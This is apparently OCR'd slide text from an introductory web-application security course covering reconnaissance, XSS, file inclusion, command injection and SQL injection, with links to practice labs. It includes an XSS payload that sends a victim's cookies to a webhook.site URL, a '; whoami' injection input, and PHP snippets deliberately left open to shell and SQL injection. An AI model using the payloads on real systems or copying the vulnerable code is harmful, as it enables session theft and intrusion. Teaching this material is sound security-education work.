
you can count it as your starting point in web application security

What is a Vulnerability


A web application vulnerability is a security weakness or flaw in a website's code, design, or configuration. Attackers can exploit these flaws to gain unauthorized access, steal sensitive data, or disrupt the application's services.



Reminder about Web



Explaining step 2 and 3



Request

```
POST / HTTP/1.1
Host: developer.mozilla.org
User-Agent: curl/8.6.0
Accept: */*
Content-Type: application/json
Content-Length: 345

{
"data": "ABC123"
}
```

Start line

Headers


Empty line

Body

Response


```
HTTP/1.1 403 Forbidden
Server: Apache
Date: Fri, 21 Jun 2024 12:52:39 GMT
Content-Length: 678
Content-Type: text/html
Cache-Control: no-store

<!DOCTYPE html>
<html lang="en">
(more data…)
```



Informational	1xx (100 – 199)
Success	2xx (200 – 299)
Redirection	3xx (300 – 399)
Client Error	4xx (400 – 499)
Server Error	5xx (500 – 599)

What Is An rest API (Reminder)



REST API stands for Representational State Transfer API. It is a type of API (Application Programming Interface) that allows communication between different systems over the internet. REST APIs work by sending requests and receiving responses, typically in JSON format, between the client and server.

A request is sent from the client to the server via a web URL, using one of the HTTP methods.

The server then responds with the requested resource, which could be HTML, XML, Image, or JSON, with JSON being the most commonly used format for modern web services.

These methods map to CRUD operations (Create, Read, Update, Delete) for managing resources on the web.

Content Discovery

Classic Method : robots.txt, sitemap.xml, js files

dictionary attack: ffuf , dirb, go buster (i recommend to use seclist from github)

OSINT method : Google Dorking , Wayback machine

Content Discovery

What you can find ?

well, you can find pages that you should not access ,old endpoints vulnerable

swagger documentation, pages that should not be exist in production, backups ….

Subdomain Enumeration

you can use an website that called **https://crt.sh** is a Certificate Transparency (CT) log search tool that allows users to find SSL/TLS certificates issued for specific domains or organizations

you can **https://securitytrails.com/** for full DNS records

you can also use brute forcing tools like **ffuf**

you can use **archive.org** to look for old pages that may hide some subdomains

or you can use **Google Dorking**


you can find network range that is used by the organization and start finding alive hosts in that range and do the reverse ip lookup

Subdomain Enumeration

What you can find ?

well some entry points, old vulnerable web application that are hosted in that subdomain

subdomain that you can take over and start XSS attack or phishing attack for example



Can I takeover XYZ?

A list of services and how to claim (sub)domains with dangling DNS records.

Finally ….

let's start

Authentication Bypass

Clear from the name it's basically just bypassing a login panel or an authentication step :)

well in our example we gonna use an vulnerability called HTTP verb tempering

lab url http://challenge01.root-me.org/web-serveur/ch8/

File Inclusion

well there is two types of this file inclusion vulnerability

there is RFI and LFI

RFI : remote file inclusion this envolve to call an remote file from another server by the backend and presented to the user may cause RCE in php language and XSS in some other cases

LFI this is : local file inclusion this one envolve calling internal file from the server and present it to the user

Lab LFI : http://challenge01.root-me.org/web-serveur/ch16/

Intro to File Upload Vulnerability

well this vulnerability allow us to upload file to the server we may have to bypass the server restrictions

Lab : https://www.root-me.org/fr/Challenges/Web-Serveur/File-upload-Null-byte

Intro to Cross-site Scripting

aka XSS well this means injection javascript code to an variable that is not well treated in the backend part or frontend

well there is

5 well known XSS

Reflected - Stored - Self - Dom - Blind

why XSS is dangerous

Stealing Information: Attackers can steal any information your users type into the site. This includes usernames, passwords, credit card numbers, and personal details like names and addresses.

Taking Over User Accounts: An attacker can "hijack" a user's login session. This means they can act as that user, change their password, access their private messages, make purchases, or transfer money without the user ever knowing.

Spreading Malware: The attacker can use your website to show pop-ups that trick users into downloading viruses, spyware, or ransomware onto their own computers.

Tricking Your Users (Phishing): An attacker can change parts of your website to show a fake login form. When a user tries to log in, their password is sent directly to the attacker.

Changing Your Website (Defacement): Attackers can change what your website looks like. They could add offensive content, delete pages, or post their own messages, making your site look unprofessional or broken.

XSS (Reflected)

This is like the example in your image. The attack "bounces" off the server.

How it works: An attacker sends you a link, like a fake search link: http://yourbank.com/search?query=<script>stealPassword()</script>

What happens: When you click it, your browser sends the malicious <script> to yourbank.com. The bank's website, being vulnerable, "reflects" it back to you, perhaps on a "Search results for..." page. Your browser trusts the code because it came from yourbank.com and runs it, allowing the script to steal your password.

XSS (Stored)

The attack is permanently saved on the website for all visitors to see.

How it works: An attacker posts a malicious comment on a blog post or a product review: "Nice article! <script>stealEveryoneCookies()</script>"

What happens: The website saves this dangerous comment to its database. Now, every single person (including admins) who views that blog post will have the malicious script run in their browser, potentially stealing everyone's login session.

XSS(self)

Well simple reflected XSS but in POST request can be counted as useless but you have to know about it in some scenarios can be exploited who knows

XSS(DOM)

This attack happens entirely in the user's browser, often without the server even knowing.

How it works: A website might use JavaScript to read from the URL to decide what to show. For example, it might grab your name from the link: http://example.com/welcome#name=David ...and the JavaScript on the page says "Welcome, David!"

What happens: An attacker crafts a special link: http://example.com/welcome#name=<img src=x onerror=alert('Hacked')> The website's own JavaScript grabs the malicious code from the URL and accidentally runs it inside the page.

XSS (blind)

Explanation: This is when an attacker injects a script that runs on a private, back-end system (like an admin's control panel) that the attacker themselves cannot see.

XSS Lab

http://recoj11567-001-site1.mtempurl.com/

payload :

```
<img src=x onerror="fetch(`https://webhook.site/b70aaf1d-ce0f-4c7f-93c4-ea7e98946a5a?${document.cookie}`).then(response => response.json()).then(data => console.log(data)).catch(error => console.error('Error:', error));">
```

Command Injection

```
<?php
// Get an IP address from the user (e.g., ping.php?ip=8.8.8.8)
$ip = $_GET['ip'];

// VULNERABLE: The user's input is put directly into the command!
$output = shell_exec("ping -c 1 " . $ip);

// Show the output to the user
echo "<pre>" . $output . "</pre>";
?>
```

Command Injection

how the attacker exploits it

1. Normal Use: A normal user provides a real IP address: http://example.com/ping.php?ip=8.8.8.8

2. The Attack: The attacker uses a semicolon (;) to add a second, malicious command: http://example.com/ping.php?ip=8.8.8.8 ; whoami

https://www.root-me.org/fr/Challenges/Web-Serveur/PHP-Injection-de-commande

SQL Injection

MA7BUBAT ASSASID WA JAMAHIR

SQL Injection

```
<?php
// Get user input (BAD: not sanitized)
$user = $_POST['username'];
$pass = $_POST['password'];

// VULNERABLE: Building the query by concatenating strings
$sql = "SELECT * FROM users WHERE username = '$user' AND password = '$pass'";
// ...then the code runs this $sql query against the database...
?>
```

SQL injection

well as you can see the user input is not sanitized that may lead us to manipulate the query that will be sent to the database

Lab For more Explaination

Practice Labs

crAPI

DVWA

https://portswigger.net/web-security

The End